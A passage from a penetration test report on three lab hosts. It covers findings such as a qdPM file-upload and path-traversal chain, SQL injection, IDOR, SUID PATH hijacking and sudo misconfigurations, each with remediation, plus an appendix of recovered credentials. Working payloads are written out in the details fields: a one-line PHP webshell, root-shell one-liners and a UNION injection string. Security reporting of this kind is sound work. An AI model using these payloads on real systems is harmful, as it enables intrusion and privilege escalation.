|  5 |              1 | TEAM4 |       | team4@localhost.com | en      | $P$E.3nHgRbFFrrk4SGB7Q8TdW1fTy5Rc. |      1 |
| NULL |
+----+----------------+-------+-------+--------------------+---------+--------------------------------------+--------+
+------+
1 row in set (0.028 sec)
```

*Figure 8 C3: staff.login dump---all five staff passwords stored as Base64 strings, trivially decoded to plaintext*

# Business Impact

Base64 is encoding, not encryption — it provides zero confidentiality. Every staff member's password was instantly available to the attacker the moment the database was accessed. These credentials were immediately tested against SSH, granting operating system access via credential reuse (C5). Beyond this environment, staff members who reuse these passwords on external services — email, VPN, corporate accounts — face immediate account takeover risk. All five credentials must be treated as fully compromised.

# C4: File Upload Bypass + Path Traversal RCE

| Critical | C4: File Upload Bypass + Path Traversal RCE |
|---|---|
| **Overview** | a critical vulnerability where an attacker circumvents security filters to upload a malicious script (like a PHP web shell) instead of a legitimate file type. By using **Path Traversal** sequences (such as . . /), the attacker "climbs" out of the intended, sandboxed upload directory and saves their script into a folder where the web server is permitted to execute code, such as the web root. This combination leads to **Remote Code Execution (RCE)**, granting the attacker the ability to run unauthorized system commands, steal data, or take full control of the underlying server.<br><br>Two CVEs in qdPM 9.2 were chained to achieve remote code execution. CVE-2023-45856 allows authenticated users to upload arbitrary PHP files by bypassing extension validation. CVE-2023-45855 allows path traversal to directly access the uploaded file, executing it as PHP. |
| **CVSS -Score** | **9.8** |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.10/` |
| **Details** | A malicious PHP webshell was uploaded via the project attachments feature using CVE-2023-45856. The file was then accessed via the path traversal endpoint provided by CVE-2023-45855, resulting in server-side code execution as the Apache process user. The webshell was subsequently used to execute system commands, read files, and enumerate the server. |
| **Recommendations** | • Apply the qdPM patch addressing CVE-2023-45855 and CVE-2023-45856 — upgrade to latest version.<br>• Whitelist only required file extensions for uploads (e.g., jpg, png, pdf). Never allow .php, .phar, or any executable extension.<br>• Store uploaded files outside the web root and serve them through a controlled download script.<br>• Validate MIME type server-side — do not rely on the client-supplied Content-Type header |
| **References** | CVE-2023-45855 / CVE-2023-45856 |

# POC





*Figure 9 Uploading malicious PHP file via file upload bypass*

Access the uploaded phpinfo file using path traversal:

```
curl -s http://10.10.10.10/<CVE-path-to-phpinfo>
```





*Figure 10 Accessing uploaded phpinfo via path traversal*





*Figure 11 C4: phpinfo () page executing via uploaded PHP file accessed through path traversal --- server-side code execution confirmed on Apache 2.4.48/PHP 7.4.21*

# Business Impact

An authenticated attacker can execute arbitrary operating system commands as the Apache web server process. This gives full control over all web application files, the ability to read any file the web server can access, and a persistent foothold on the server. In this engagement the webshell was the gateway to discovering system users and escalating to root. Any organization running unpatched qdPM 9.2 with authenticated users — including customers or partners — faces a direct path to server compromise.

# C5: SUID Binary PATH Hijack — Root Escalation

| Critical | C5: SUID Binary PATH Hijack — Root Escalation |
|---|---|
| **Overview** | **SUID Binary PATH Hijacking** is a privilege escalation flaw that occurs when a program with root-level permissions (the **SUID** bit) calls a system command like `cat` or `ls` without using its full, absolute path (e.g., `/bin/cat`). An attacker can manipulate the system's **$PATH** variable to point to a malicious folder they control. When the SUID program runs, it mistakenly executes the attacker's fake version of the command, granting them a **root shell** and full control over the machine<br><br>A custom SUID binary at /opt/get_access was found to call the cat command without an absolute path. Because the binary runs with root privileges (SUID bit set), an attacker can prepend a malicious directory to PATH and have the binary execute arbitrary code as root. |
| **CVSS -Score** | **9.8** |
| **Vector String** | CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.10/` |
| **Details** | Static analysis of the binary confirmed the relative path call:<br>`strings /opt/get_access → cat /root/system.info`<br>Exploitation — creating a malicious cat binary and hijacking PATH:<br>`printf '#!/bin/bash\nid\n' > /tmp/cat chmod +x /tmp/cat`<br>`export PATH=/tmp:$PATH /opt/get_access → uid=0(root) gid=0(root) groups=0(root),1001(dexter)` |
| **Recommendations** | • Recompile /opt/get_access to use the absolute path /bin/cat instead of cat.<br>• Audit all SUID/SGID binaries: find / -perm -4000 -type f 2>/dev/null<br>• Remove any custom SUID binaries not strictly required for system operation.<br>• Apply the principle of least privilege — no custom application should require SUID root. |
| **References** | CWE-426 |

# C6: IDOR — Admin Password Takeover

| Critical | C6: IDOR — Admin Password Takeover |
|---|---|
| **Overview** | a critical flaw where an application fails to verify if the person requesting a password change actually owns that account<br><br>The password change endpoint on 10.10.10.11 failed to validate that the authenticated user is the owner of the account being modified. By changing the user ID parameter in the request, an unauthenticated attacker was able to set a new password for any account, including the administrator. |
| **CVSS -Score** | **9.8** |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.11/` |
| **Details** | The password change POST request included a user ID parameter with no server-side ownership check. Modifying this parameter to target the admin account (id=1) and supplying a new password resulted in a successful password change, granting full admin panel access. |
| **Recommendations** | • Validate user ownership server-side on every password change request: compare the requested user ID against the session's authenticated user ID.<br>• Never trust client-supplied user identifiers for sensitive operations — derive the user identity from the authenticated session only.<br>• Implement authorization checks on all account management endpoints |
| **References** | CWE-639 |

# C7: File Upload Bypass via Phar — RCE

| Critical | C7: File Upload Bypass via Phar — RCE |
|---|---|
| **Overview** | a specialized attack that exploits how PHP handles its "Phar" (PHP Archive) file format to achieve **Remote Code Execution**. Even if a server strictly validates file extensions, an attacker can hide a malicious PHP object inside a Phar archive and rename it.<br>The admin panel file upload feature on 10.10.10.11 accepted .phar files, which PHP executes as standard PHP scripts. This allowed upload of a malicious PHP webshell disguised as a phar archive, achieving remote code execution on the server |
| **CVSS -Score** | **9.8** |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.11/` |
| **Details** | ffuf was used to enumerate accepted file extensions. The .phar extension was accepted by the upload handler. A PHP webshell was uploaded, accessed directly via URL, and confirmed execution:<br>`http://10.10.10.11/upload/shell.phar?cmd=id → uid=33(www-data)` |
| **Recommendations** | • Implement a strict whitelist of allowed extensions — reject everything not explicitly permitted.<br>• Validate server-side MIME type independently of the file extension.<br>• Store uploaded files outside the web root — files should never be directly executable by the web server.<br>• Rename uploaded files to a random name without the original extension. |
| **References** | CWE-434 |

# C8: Sudo NOPASSWD python3 — Root Escalation (10.10.10.11)

| Critical | C8: Sudo NOPASSWD python3 — Root Escalation |
|---|---|
| **Overview** | a misconfiguration where a user is granted permission in the /etc/sudoers file to run the Python interpreter as **root** without entering a password.<br>User john on 10.10.10.11 was configured to run /usr/bin/python3 as root without a password via sudo. Python3 trivially spawns an interactive shell, making this a direct and reliable path to root. |
| **CVSS -Score** | **9.8** |
| **Vector String** | CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.11/` |
| **Details** | `sudo -l → (root) NOPASSWD: /usr/bin/python3 /home/john/file.py  sudo /usr/bin/python3 -c 'import os; os.system("/bin/bash")' → uid=0(root) gid=0(root)` |
| **Recommendations** | • Remove the NOPASSWD python3 sudo entry from /etc/sudoers immediately.<br>• Audit all sudoers files across all systems: grep -r NOPASSWD /etc/sudoers /etc/sudoers.d/<br>• Apply least privilege — no user should have unrestricted passwordless sudo access to scripting interpreters. |
| **References** | CWE-269 |

# C9: Exposed .git Repository — Full Source Disclosure

| Critical | C9: Exposed .git Repository — Full Source Disclosure |
|---|---|
| **Overview** | occurs when a developer accidentally leaves the hidden .git folder accessible on a live web server. This folder contains the entire version history of the project, including its source code, commit messages, and author details. An attacker can use automated tools to download this folder and reconstruct the application's full source code locally<br><br>The .git directory of the web application on 10.10.10.12 was publicly accessible via the web server. This exposed the complete application source code, full commit history including deleted code, and configuration files — all without authentication. |
| **CVSS -Score** | **10.0** |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.12/` |
| **Details** | `curl http://10.10.10.12/.git/HEAD → ref: refs/heads/master`<br>git-dumper was used to reconstruct the full repository locally, recovering 14 files including config/config.php (MySQL credentials), login.php, and dashboard.php. Crucially, a historic commit contained hardcoded login credentials (see H2). |
| **Recommendations** | • Delete or block the .git directory on all production web servers immediately.<br>• Add to .htaccess: RedirectMatch 404 /\.git<br>• Rotate ALL credentials found anywhere in the git history — they must be considered fully compromised.<br>• Enforce a pre-commit hook to prevent secrets from being committed to source control. |
| **References** | CWE-200 |

# C10: SQL Injection on dashboard.php?id=

| Critical | C10: SQL Injection on dashboard.php?id= |
|---|---|
| **Overview** | a high-severity vulnerability where the application fails to properly sanitize the id parameter before including it in a database query. This allows an attacker to "inject" their own SQL commands into the URL (e.g., ?id=1' OR '1'='1). By manipulating the query, an attacker can bypass authentication, view unauthorized data from other users, or even dump the entire database.<br>The id parameter of dashboard.php on 10.10.10.12 was vulnerable to both time-based blind and UNION-based SQL injection. This allowed full database enumeration and extraction of all data, including SSH credentials stored in a dedicated database table. |
| **CVSS -Score** | **9.8** |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.12/` |
| **Details** | Time-based blind injection confirmation:<br>`dashboard.php?id=1' AND SLEEP(3)-- - → Response delayed 3.04 seconds`<br>UNION-based extraction — SSH credentials recovered:<br>`id=0' UNION SELECT 1,group_concat(id,0x7c,user,0x7c,pass),3,4,5,6 FROM ssh-- - → 1\|jehad\|fool` |
| **Recommendations** | • Replace all dynamic SQL query construction with PDO prepared statements or MySQLi parameterized queries throughout the application.<br>• Audit every user-supplied input that reaches any database query.<br>• Implement a Web Application Firewall (WAF) as a secondary defense layer.<br>• Apply database least privilege — the application user should not have access to the ssh table. |
| **References** | CWE-89 / OWASP A03:2021 |

# C11: SSH Credentials in Plaintext in Database

| Critical | C10: SQL Injection on dashboard.php?id= |
|---|---|
| **Overview** | a severe security failure where high-level system access keys or passwords are stored without any encryption or hashing. While storing web passwords in Base64 (as seen in C3) is bad, storing **SSH credentials** is even more dangerous because they provide direct access to the server's operating system<br><br>The darkhole_2 database on 10.10.10.12 contained a table named ssh storing operating system SSH credentials in plaintext. This is a critical design flaw — SSH credentials should never be stored in an application database |
| **CVSS -Score** | **9.8** |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.12/` |
| **Details** | Database table structure and content recovered via SQL injection (C10):<br>`ssh table: id \| user \| pass 1 \| jehad \| fool`<br>These credentials were used directly to obtain an interactive SSH shell as user jehad (uid=1001). |
| **Recommendations** | • Delete the ssh table from the database immediately.<br>• Change the SSH password for user jehad — it is fully compromised.<br>• Never store SSH, system, or privileged credentials in an application database. |
| **References** | CWE-312 |

# C12: Sudo NOPASSWD python3 — Root Escalation (10.10.10.12)

| Critical | C12: Sudo NOPASSWD python3 — Root Escalation |
|---|---|
| **Overview** | a misconfiguration where a user is granted permission in the /etc/sudoers file to run the Python interpreter as **root** without entering a password.<br>User losy on 10.10.10.12 was configured to run /usr/bin/python3 as root without a password via sudo — identical misconfiguration to C8 on 10.10.10.11. This indicates a systemic sudo misconfiguration across the environment. |
| **CVSS -Score** | **9.8** |
| **Vector String** | CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| **Affected Host** | `http://10.10.10.12/` |
| **Details** | `sudo -l (as losy) → (root) NOPASSWD: /usr/bin/python3  sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")' → uid=0(root) gid=0(root) groups=0(root)` |
| **Recommendations** | • Remove the NOPASSWD python3 sudo entry from /etc/sudoers on 10.10.10.12 immediately.<br>• Conduct a full audit of sudoers configuration across ALL systems in the environment.<br>• Implement a configuration management baseline that prevents NOPASSWD scripting interpreter rules. |
| **References** | CWE-269 |

# H1: SSH Credential Reuse

| High | H1: SSH Credential Reuse |
|---|---|
| **Overview** | a security weakness where the same password or private key is used across multiple servers or accounts. This creates a "domino effect": if an attacker compromises one server—for example, by finding plaintext SSH credentials in a database (as seen in C11)—they can use those same credentials to log in to every other machine in the infrastructure.<br>Staff user Dexter reused his application password as his SSH password. Once the staff database was compromised (C2/C3), his SSH credentials were immediately available, allowing direct shell access without further exploitation |
| **CVSS -Score** | 7.5 |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Affected Host** | `http://10.10.10.10/` |
| **Details** | `sshpass -p '7ZwV4qtg42cmUXGX' ssh dexter@10.10.10.10 → uid=1001(dexter) gid=1001(dexter)` |
| **Recommendations** | • Enforce unique passwords across all systems and services — prohibit password reuse.<br>• Implement SSH public key authentication and disable password-based SSH login.<br>• Conduct enterprise-wide credential hygiene review. |
| **References** | CWE-798 |

# H2: Hardcoded Credentials in Git History

| High | H2: Hardcoded Credentials in Git History |
|---|---|
| **Overview** | occurs when sensitive information, such as passwords, API keys, or private tokens, is committed to a version control system. Even if the code is updated later to remove the secret, the credential remains permanently stored in the **Git commit history**<br><br>A historic git commit on 10.10.10.12 titled 'I added login.php with default credentials' contained hardcoded application credentials. Critically, these credentials were never invalidated and were still accepted by the live application at time of testing. |
| **CVSS -Score** | **7.5** |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Affected Host** | `http://10.10.10.12/` |
| **Details** | `git show a4d900a:login.php → if ($email == 'lush@admin.com' && $password == '321') { ... }`<br><br>Login with lush@admin.com : 321 returned HTTP 302 redirect to dashboard.php?id=1, confirming the credentials were still valid. |
| **Recommendations** | • Immediately invalidate the credentials lush@admin.com / 321 — they are compromised.<br><br>• Implement a pre-commit hook (e.g., git-secrets, trufflehog) to prevent credentials from being committed.<br><br>• Perform a full git history audit across all repositories for additional credential exposure. |
| **References** | CWE-798 |

# H3: Plaintext Credentials on Filesystem

| High | H3: Plaintext Credentials on Filesystem |
|---|---|
| **Overview** | occurs when sensitive information, such as passwords, API keys, or database strings, is stored in unencrypted text files within the server's directory structure (e.g., credentials.txt, .env, or config.php)<br>A file named passwords.txt was discovered in the home directory of user john on 10.10.10.11. This file contained plaintext credentials that were usable for SSH access |
| **CVSS -Score** | 7.5 |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Affected Host** | `http://10.10.10.11/` |
| **Details** | The file was discovered via the webshell deployed in C7:<br>`ls /home/john/ → file.py  passwords.txt` |
| **Recommendations** | • Delete the passwords.txt file immediately.<br>• Audit all user home directories and system paths for plaintext credential files.<br>• Implement a secrets management solution (e.g., HashiCorp Vault, AWS Secrets Manager) for any credentials that must be stored. |
| **References** | CWE-312 |

# H4: Internal Webshell via Cron Job

| High | H4: Internal Webshell via Cron Job |
|---|---|
| **Overview** | a persistence and privilege escalation technique where an attacker places a malicious script on the server and schedules it to run automatically using the **cron** daemon. By adding a task to the crontab, the attacker ensures that their webshell or reverse shell executes at regular intervals (e.g., every minute).<br>A PHP development server was being started every minute by a cron job running as user losy on 10.10.10.12. The web root of this server contained a PHP webshell accepting an arbitrary command parameter, providing code execution as losy to any local user. |
| **CVSS -Score** | **7.5** |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| **Affected Host** | `http://10.10.10.12/` |
| **Details** | `/etc/crontab: * * * * * losy cd /opt/web && php -S localhost:9999`<br>`/opt/web/index.php: <?php echo system($_GET['cmd']); ?>  curl http://127.0.0.1:9999/?cmd=id → uid=1002(losy)` |
| **Recommendations** | • Delete /opt/web/index.php immediately.<br>• Remove the cron entry running the PHP development server.<br>• Audit all crontab entries system-wide: crontab -l and /etc/cron.* |
| **References** | CWE-94 |

# H5: Password Leaked in .bash_history

| High | H5: Password Leaked in .bash_history |
|---|---|
| **Overview** | a common information disclosure flaw where sensitive credentials are inadvertently recorded in a user's command history file<br>The bash history file of user losy on 10.10.10.12 contained her plaintext SSH password, which had been typed directly on the command line. This was readable via the internal webshell (H4). |
| **CVSS -Score** | 6.5 |
| **Vector String** | CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N |
| **Affected Host** | `http://10.10.10.12/` |
| **Details** | `curl 'http://127.0.0.1:9999/?cmd=cat+/home/losy/.bash_history' → P0assw0rd losy:gang → password:gang → sudo python3 -c 'import os; os.system("/bin/sh")'` |
| **Recommendations** | • Clear all bash history files immediately: cat /dev/null > ~/.bash_history<br>• Configure HISTFILE=/dev/null or HISTSIZE=0 for sensitive service accounts.<br>• Train users never to type passwords directly on the command line. |
| **References** | CWE-200 |

# A Appendix

## A.1 Credentials Collected

All credentials listed below must be treated as fully compromised and rotated immediately.

| Target | Service | Username | Password | Source |
|---|---|---|---|---|
| 10.10.10.10 | MySQL | qdpmadmin | UcVQCMQk2STVeS6J | databases.yml |
| 10.10.10.10 | SSH | dexter | 7ZwV4qtg42cmUXGX | DB Base64 decode |
| 10.10.10.10 | Staff App | smith | X7MQkP3W29fewHdC | DB Base64 decode |
| 10.10.10.10 | Staff App | lucas | suRJAdGwLp8dy3rF | DB Base64 decode |
| 10.10.10.10 | Staff App | travis | DJceVy98W28Y7wLg | DB Base64 decode |
| 10.10.10.10 | Staff App | meyer | cqNnBWCByS2DuJSy | DB Base64 decode |
| 10.10.10.10 | qdPM Admin | admin@localhost.com | [hash recovered] | DB qdpm.configuration |
| 10.10.10.11 | Web Admin | admin | (set via IDOR) | IDOR exploit |
| 10.10.10.11 | SSH | john | (from passwords.txt) | Filesystem |
| 10.10.10.12 | Web Login | lush@admin.com | 321 | Git history |
| 10.10.10.12 | MySQL | root | (no password) | config/config.php |
| 10.10.10.12 | SSH | jehad | fool | SQLi ssh table dump |
| 10.10.10.12 | SSH | losy | gang | .bash_history leak |

## A.2 Tools Used

| Tool | Purpose |
|---|---|
| Nmap | Port scanning, service enumeration, OS detection |
| Burp Suite | Web traffic interception, request manipulation, IDOR testing |
| cURL | Manual HTTP requests, cookie management, SQLi testing |
| ffuf | Web fuzzing — file extension discovery, endpoint enumeration |
| MySQL CLI | Remote database connection and data extraction |
| git / git-dumper | Extracting and analyzing exposed .git repositories |
| sshpass + ssh | Non-interactive SSH authentication and remote shell access |
| strings | Static analysis of SUID binaries |
| base64 | Decoding Base64-encoded staff passwords |
| printf / chmod | Creating PATH hijack payloads |